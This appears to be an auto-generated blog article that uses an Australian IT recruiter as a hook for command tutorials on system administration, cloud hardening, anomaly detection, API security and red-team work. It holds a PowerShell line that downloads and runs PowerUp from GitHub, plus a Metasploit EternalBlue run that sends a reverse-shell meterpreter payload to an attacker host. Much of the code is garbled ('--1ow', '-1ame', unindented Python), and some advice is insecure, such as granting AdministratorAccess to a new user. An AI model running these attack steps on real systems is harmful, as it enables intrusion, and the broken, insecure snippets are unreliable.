Listen to this Post
Introduction:

The IT recruitment landscape is undergoing a seismic shift as emerging technologies like Artificial Intelligence, cloud computing, and cybersecurity reshape the skills employers demand. Zone IT Solutions, an Australian-based recruitment company specializing in Digital, ERP, and broader IT services, stands at the forefront of this transformation—not merely placing talent but partnering with professionals throughout their career journey. This article explores the technical competencies driving today’s IT market, from AI-powered threat detection to cloud infrastructure hardening, and provides actionable insights for professionals seeking to thrive in this dynamic ecosystem.
Learning Objectives:
- Understand the core technical skill sets currently in highest demand across Digital, ERP, Data, and Integration technologies
- Master practical Linux and Windows commands for system administration, security auditing, and cloud environment management
- Develop a step‑by‑step approach to building a career roadmap aligned with emerging AI and cybersecurity trends
You Should Know:
- The Technical Backbone: Core Infrastructure and System Administration Skills
Modern IT professionals must possess robust system administration capabilities across both Linux and Windows environments. Zone IT Solutions regularly seeks professionals with expertise in configuring, maintaining, and troubleshooting hardware, software, and Microsoft-based systems. These foundational skills remain non‑negotiable, regardless of specialization.
Linux System Administration Essentials
Linux powers the majority of cloud infrastructure and enterprise servers. Mastering these commands is critical:
 System Information and Monitoring
uname -a  Display all system information
top -u username  Monitor processes for a specific user
htop  Interactive process viewer (install if needed)
df -h  Check disk space usage in human-readable format
free -m  Display memory usage in MB
netstat -tulpn  List all listening ports with process IDs
ss -tulpn  Modern alternative to netstat

User and Permission Management
sudo useradd -m -s /bin/bash john_doe  Create new user with home directory
sudo passwd john_doe  Set password for user
sudo usermod -aG sudo john_doe  Add user to sudo group (Debian/Ubuntu)
sudo chmod 750 /var/www/html  Set directory permissions (rwxr-x)
sudo chown -R john_doe:www-data /var/www/html  Change ownership recursively

Package Management (Debian/Ubuntu)
sudo apt update && sudo apt upgrade -y  Update package lists and upgrade all packages
sudo apt install -y nginx  Install Nginx web server
sudo systemctl status nginx  Check service status
sudo systemctl enable --1ow nginx  Enable and start service at boot

Firewall Configuration (UFW)
sudo ufw allow 22/tcp  Allow SSH
sudo ufw allow 80,443/tcp  Allow HTTP and HTTPS
sudo ufw enable  Enable firewall
sudo ufw status numbered  List rules with numbers
Windows Server Administration Essentials
For Windows environments, PowerShell is the tool of choice:
 System Information
Get-ComputerInfo  Comprehensive system information
Get-WmiObject -Class Win32_OperatingSystem  OS details
Get-Service | Where-Object {$_.Status -eq 'Running'}  List running services
Get-Process | Sort-Object -Property CPU -Descending  Processes by CPU usage

Disk and Memory
Get-PSDrive -1ame C  Check C: drive space
Get-WmiObject -Class Win32_PhysicalMemory | Measure-Object -Property Capacity -Sum

User Management
New-LocalUser -1ame "john_doe" -Password (ConvertTo-SecureString "P@ssw0rd!" -AsPlainText -Force) -FullName "John Doe"
Add-LocalGroupMember -Group "Administrators" -Member "john_doe"

Firewall Rules (Netsh)
netsh advfirewall firewall add rule name="Allow SSH" dir=in action=allow protocol=TCP localport=22
netsh advfirewall show allprofiles  Display firewall status for all profiles
Step‑by‑step guide: To audit a Linux server for security misconfigurations, run `sudo lynis audit system` (install Lynis first via sudo apt install lynis). Review the report for hardening suggestions. On Windows, use `Invoke-Expression (New-Object Net.WebClient).DownloadString(‘https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1’)` followed by `Invoke-AllChecks` to identify privilege escalation vectors (use only in authorized environments).
2. Cloud Infrastructure Hardening and Security
As organizations migrate to cloud platforms, securing infrastructure becomes paramount. Zone IT Solutions places professionals in roles requiring expertise in designing and implementing cutting-edge technology solutions that meet business needs. Cloud security encompasses identity management, network segmentation, and continuous monitoring.
AWS Security Best Practices with CLI Commands
 Install AWS CLI
curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install

Configure AWS CLI
aws configure  Enter Access Key, Secret Key, Region, and Output format

IAM User Management
aws iam create-user --user-1ame john_doe
aws iam attach-user-policy --user-1ame john_doe --policy-arn arn:aws:iam::aws:policy/AdministratorAccess

S3 Bucket Security (Prevent Public Access)
aws s3api put-bucket-public-access-block --bucket my-secure-bucket --public-access-block-configuration "BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true"

Security Group Rules (Allow SSH from specific IP)
aws ec2 authorize-security-group-ingress --group-id sg-12345678 --protocol tcp --port 22 --cidr 203.0.113.0/24

Enable CloudTrail for auditing
aws cloudtrail create-trail --1ame my-trail --s3-bucket-1ame my-audit-bucket --is-multi-region-trail
aws cloudtrail start-logging --1ame my-trail
Azure Security Commands (Azure CLI)
 Install Azure CLI
curl -sL https://aka.ms/InstallAzureCLIDeb | sudo bash

Login and set subscription
az login
az account set --subscription "My Subscription"

Role-Based Access Control (RBAC)
az role assignment create --assignee [email protected] --role "Contributor" --scope /subscriptions/{sub-id}/resourceGroups/my-rg

Network Security Group Rules
az network nsg rule create --1sg-1ame my-1sg --1ame AllowSSH --priority 100 --direction Inbound --access Allow --protocol Tcp --source-address-prefixes 203.0.113.0/24 --source-port-ranges '' --destination-address-prefixes '' --destination-port-ranges 22

Enable Azure Defender for Cloud
az security pricing create --1ame VirtualMachines --tier Standard
Step‑by‑step guide: To harden an AWS environment, start by enabling Multi‑Factor Authentication (MFA) for all IAM users using aws iam create-virtual-mfa-device. Next, implement a least‑privilege access policy using IAM roles rather than individual user permissions. Finally, configure AWS Config rules to automatically detect and remediate non‑compliant resources, such as publicly exposed S3 buckets or overly permissive security groups.
3. AI-Powered Threat Detection and Anomaly Analysis
Artificial Intelligence is revolutionizing cybersecurity by enabling real‑time threat detection and automated incident response. Training programs now emphasize AI fundamentals, machine learning architectures, and their security applications. Professionals skilled in AI-driven security solutions are increasingly sought after.
Implementing a Basic Anomaly Detection System with Python
 requirements.txt: scikit-learn, pandas, numpy, matplotlib

import pandas as pd
import numpy as np
from sklearn.ensemble import IsolationForest
from sklearn.preprocessing import StandardScaler
import matplotlib.pyplot as plt

Simulate network traffic data (features: bytes_sent, bytes_received, packets, duration)
np.random.seed(42)
normal_data = np.random.normal(loc=[1000, 500, 50, 10], scale=[200, 100, 10, 3], size=(1000, 4))
anomaly_data = np.random.normal(loc=[10000, 8000, 200, 100], scale=[500, 400, 30, 20], size=(50, 4))
data = np.vstack([normal_data, anomaly_data])

Standardize features
scaler = StandardScaler()
data_scaled = scaler.fit_transform(data)

Train Isolation Forest model
model = IsolationForest(contamination=0.05, random_state=42)
model.fit(data_scaled)

Predict anomalies (-1 = anomaly, 1 = normal)
predictions = model.predict(data_scaled)
anomalies = np.where(predictions == -1)[bash]
print(f"Detected {len(anomalies)} anomalies out of {len(data)} samples")

Visualize anomalies (first two features)
plt.figure(figsize=(10,6))
plt.scatter(data[:1000, 0], data[:1000, 1], c='blue', label='Normal', alpha=0.6)
plt.scatter(data[anomalies, 0], data[anomalies, 1], c='red', label='Anomaly', s=100)
plt.xlabel('Bytes Sent')
plt.ylabel('Bytes Received')
plt.legend()
plt.title('Anomaly Detection in Network Traffic')
plt.show()
Integrating AI with SIEM Tools
Modern Security Information and Event Management (SIEM) platforms like Splunk and Elastic Stack incorporate machine learning for threat hunting. To configure an ML-based alert in Elastic Security:
 elasticsearch/ml-anomaly-detection-config.json
{
"job": {
"job_id": "network-traffic-anomalies",
"description": "Detect anomalous network traffic patterns",
"analysis_config": {
"bucket_span": "15m",
"detectors": [
{
"function": "high_mean",
"field_name": "bytes_out",
"by_field_name": "source_ip"
}
]
},
"data_description": {
"time_field": "@timestamp"
}
}
}

Deploy via curl
curl -X PUT "localhost:9200/_ml/anomaly_detectors/network-traffic-anomalies" \
-H 'Content-Type: application/json' -d @elasticsearch/ml-anomaly-detection-config.json
Step‑by‑step guide: To build an AI-driven security monitoring pipeline, first collect network logs using tools like Zeek (formerly Bro) or Suricata. Normalize the data into a structured format (JSON or CSV). Train an Isolation Forest or Autoencoder model on benign traffic to establish a baseline. Deploy the model in a streaming pipeline using Apache Kafka and Spark Streaming, triggering alerts when anomalies exceed a predefined threshold. Continuously retrain the model with new data to adapt to evolving threat patterns.
4. API Security and Secure Development Lifecycle
With the proliferation of microservices and API‑driven architectures, securing APIs has become a critical skill. Zone IT Solutions recruits developers proficient in Java, C, and Python, languages commonly used to build and secure RESTful and GraphQL APIs.
API Security Testing with OWASP ZAP
 Install OWASP ZAP (Headless mode)
wget https://github.com/zaproxy/zaproxy/releases/download/v2.14.0/ZAP_2.14.0_Linux.tar.gz
tar -xvf ZAP_2.14.0_Linux.tar.gz
cd ZAP_2.14.0

Run ZAP in headless mode with API scan
./zap.sh -cmd -quickurl https://api.example.com/v1 -quickprogress -quickout output.html

Automate API scanning with Python (zap-api-scan.py)
python3 zap-api-scan.py -t https://api.example.com/v1/swagger.json -f openapi -r report.html
Common API Vulnerabilities and Mitigations
| Vulnerability | Mitigation | Example Command/Tool |
|||-|
| Broken Object Level Authorization (BOLA) | Implement proper access controls; use UUIDs instead of sequential IDs | `@PreAuthorize(“hasRole(‘USER’)”)` in Spring Security |
| Excessive Data Exposure | Use DTOs (Data Transfer Objects) to filter sensitive fields | `@JsonIgnore` on sensitive entity fields |
| Lack of Rate Limiting | Implement rate limiting middleware | Nginx: `limit_req_zone $binary_remote_addr zone=mylimit:10m rate=10r/s;` |
| Injection Flaws | Use parameterized queries; validate all inputs | Python: `cursor.execute(“SELECT FROM users WHERE id = %s”, (user_id,))` |
API Authentication and Authorization with JWT
 Python Flask JWT Implementation
from flask import Flask, jsonify, request
import jwt
import datetime
from functools import wraps

app = Flask(<strong>name</strong>)
app.config['SECRET_KEY'] = 'your-secret-key-here'

def token_required(f):
@wraps(f)
def decorated(args, kwargs):
token = request.headers.get('Authorization')
if not token:
return jsonify({'message': 'Token is missing!'}), 401
try:
data = jwt.decode(token, app.config['SECRET_KEY'], algorithms=['HS256'])
current_user = data['user']
except:
return jsonify({'message': 'Token is invalid!'}), 401
return f(current_user, args, kwargs)
return decorated

@app.route('/login', methods=['POST'])
def login():
auth = request.authorization
if auth and auth.password == 'password':  Replace with actual authentication
token = jwt.encode({
'user': auth.username,
'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=30)
}, app.config['SECRET_KEY'])
return jsonify({'token': token})
return jsonify({'message': 'Could not verify!'}), 401

@app.route('/protected', methods=['GET'])
@token_required
def protected(current_user):
return jsonify({'message': f'Hello {current_user}, this is a protected endpoint!'})
Step‑by‑step guide: To secure a REST API, start by implementing HTTPS with TLS 1.3 using Let’s Encrypt (certbot). Next, enforce authentication via OAuth2 or JWT with short-lived access tokens and refresh tokens. Apply rate limiting at the reverse proxy level (Nginx or HAProxy). Finally, conduct regular penetration testing using tools like Burp Suite or OWASP ZAP, and integrate SAST (Static Application Security Testing) tools like SonarQube into your CI/CD pipeline to catch vulnerabilities early.
- Vulnerability Exploitation and Mitigation: Practical Red Team Exercises
Understanding how attackers operate is essential for building effective defenses. Ethical hacking skills, including vulnerability identification and controlled exploitation, are increasingly valued in the recruitment market.
Common Vulnerability Scanning with Nmap and Nessus
 Nmap: Network Discovery and Port Scanning
nmap -sS -sV -p- -T4 192.168.1.0/24  SYN scan, version detection, all ports, aggressive timing
nmap -sU -p 161,162 192.168.1.10  UDP scan for SNMP ports
nmap --script vuln 192.168.1.10  Run vulnerability scripts

Metasploit: Exploit Framework (Ethical Use Only)
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.10
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.100
exploit

After gaining access, perform privilege escalation checks
run post/multi/recon/local_exploit_suggester
Mitigation Strategies for Critical CVEs
| CVE | Description | Mitigation Command |
|–|-|-|
| CVE-2021-44228 (Log4Shell) | Remote code execution in Log4j | `sudo apt update && sudo apt install log4j2` or set `LOG4J_FORMAT_MSG_NO_LOOKUPS=true` |
| CVE-2017-0144 (EternalBlue) | SMBv1 vulnerability | Windows: `Set-ItemProperty -Path “HKLM:\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters” -1ame “SMB1” -Type DWord -Value 0` |
| CVE-2019-0708 (BlueKeep) | RDP remote code execution | `reg add “HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp” /v UserAuthentication /t REG_DWORD /d 1 /f` |
| CVE-2023-23397 | Outlook privilege escalation | Apply Microsoft patch KB5002521 or disable Outlook’s calendar auto‑processing |
Linux Hardening Against Common Exploits
 Disable root SSH login
sudo sed -i 's/PermitRootLogin yes/PermitRootLogin no/' /etc/ssh/sshd_config
sudo systemctl restart sshd

Install and configure Fail2ban to prevent brute force
sudo apt install fail2ban -y
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
sudo systemctl enable --1ow fail2ban

Set up kernel parameters for security
echo "net.ipv4.tcp_syncookies = 1" >> /etc/sysctl.conf
echo "net.ipv4.conf.all.rp_filter = 1" >> /etc/sysctl.conf
echo "net.ipv4.conf.default.rp_filter = 1" >> /etc/sysctl.conf
sysctl -p

Install and configure AppArmor or SELinux
sudo apt install apparmor-utils -y
sudo aa-enforce /etc/apparmor.d/usr.sbin.nginx  Enforce profile for Nginx
Step‑by‑step guide: Conduct a controlled penetration test by first defining scope and obtaining written authorization. Use reconnaissance tools like Recon-1g to gather OSINT. Perform vulnerability scanning with Nessus or OpenVAS. Exploit identified vulnerabilities in a staging environment using Metasploit or custom scripts. Document all findings and prioritize remediation based on CVSS scores. Finally, re‑scan to verify fixes and update your incident response playbook accordingly.
6. Career Development and Continuous Learning in IT
Zone IT Solutions emphasizes supporting professionals “from the very first conversation to landing the right opportunity” and partnering throughout their career journey. In the fast‑paced IT industry, continuous learning and certification are vital.
Recommended Certifications by Domain
| Domain | Entry‑Level | Intermediate | Advanced |
|–|-|–|-|
| Cybersecurity | CompTIA Security+ | CISSP, CEH | OSCP, SANS GIAC |
| Cloud Computing | AWS Certified Cloud Practitioner | AWS Solutions Architect Associate | AWS Certified Security – Specialty |
| AI / Machine Learning | Google IT Automation with Python | TensorFlow Developer Certificate | AWS Certified Machine Learning – Specialty |
| System Administration | CompTIA Linux+ | Red Hat Certified System Administrator (RHCSA) | Red Hat Certified Engineer (RHCE) |
Building a Practical Lab Environment
 Set up a home lab using VirtualBox and Vagrant
vagrant init ubuntu/focal64
vagrant up

Install Docker and Kubernetes for containerized learning
curl -fsSL https://get.docker.com -o get-docker.sh
sudo sh get-docker.sh
sudo usermod -aG docker $USER
newgrp docker

Minikube for local Kubernetes cluster
curl -LO https://storage.googleapis.com/minikube/releases/latest/minikube-linux-amd64
sudo install minikube-linux-amd64 /usr/local/bin/minikube
minikube start --driver=docker
Step‑by‑step guide: Create a personal development plan by assessing your current skills against job descriptions from top recruiters like Zone IT Solutions. Identify gaps and select 2‑3 certifications to pursue within the next 12 months. Allocate 5‑10 hours per week for hands‑on lab practice using platforms like TryHackMe, Hack The Box, or AWS Free Tier. Join professional communities (e.g., Reddit r/cybersecurity, local ISACA chapters) and attend virtual conferences to network and stay updated on emerging threats and technologies.
What Undercode Say:
- Key Takeaway 1: Zone IT Solutions exemplifies a holistic approach to IT recruitment that goes beyond transactional placements—building long‑term partnerships with professionals and businesses alike, as reflected in their glowing candidate feedback and commitment to seamless onboarding.
-
Key Takeaway 2: The technical skills most sought after in today’s market span Linux/Windows administration, cloud security (AWS/Azure), AI‑driven threat detection, API security, and ethical hacking—all of which are essential for protecting modern digital infrastructures.
Analysis:
The convergence of AI, cloud computing, and cybersecurity is creating unprecedented demand for IT professionals who possess both deep technical expertise and the ability to adapt rapidly. Zone IT Solutions’ focus on Digital, ERP, Data, and Integration technologiesaligns perfectly with this trend, as organizations seek talent capable of managing complex, hybrid environments. The company’s emphasis on candidate experience—from initial conversation to placement—addresses a critical pain point in the industry: the often impersonal and fragmented recruitment process. By partnering with professionals throughout their journey, Zone IT Solutions not only fills roles but also contributes to workforce development and retention. For job seekers, mastering the commands, tools, and methodologies outlined in this article—from `nmap` scanning to JWT authentication and Isolation Forest anomaly detection—provides a tangible competitive advantage. For employers, leveraging a recruitment partner that understands the technical nuances of these domains ensures access to vetted, high‑quality talent capable of driving innovation and securing critical assets.
Prediction:
- +1 The integration of AI into cybersecurity will continue to accelerate, with autonomous security operations centers (SOCs) becoming mainstream within 3‑5 years, reducing mean time to detection (MTTD) and response (MTTR) by over 60%.
-
+1 Cloud adoption will drive demand for professionals skilled in multi‑cloud and hybrid architectures, with AWS, Azure, and GCP certifications becoming nearly as essential as a computer science degree for infrastructure roles.
-
-1 The cybersecurity skills gap will widen further as threat actors leverage AI to launch more sophisticated, automated attacks, potentially outpacing the current rate of workforce development unless training programs scale significantly.
-
+1 Recruitment agencies like Zone IT Solutions that prioritize candidate experience and technical vetting will gain market share as organizations seek quality over quantity in talent acquisition.
-
-1 Legacy systems and unpatched vulnerabilities will continue to be exploited, with ransomware attacks projected to cost global businesses over $265 billion annually by 2031, underscoring the need for proactive security measures and skilled professionals.
-
+1 The rise of DevSecOps and shift‑left security practices will embed security earlier in the software development lifecycle, creating new roles for security‑focused developers and increasing the value of professionals who can bridge development and operations.
-
+1 Continuous learning platforms and micro‑credentialing will supplement traditional degrees, making IT careers more accessible and enabling faster upskilling in response to emerging threats and technologies.
▶️ Related Video (76% Match):
https://www.youtube.com/watch?v=Tu7R-hw0EL4
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Zoneitsolutions Candidateexperience – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


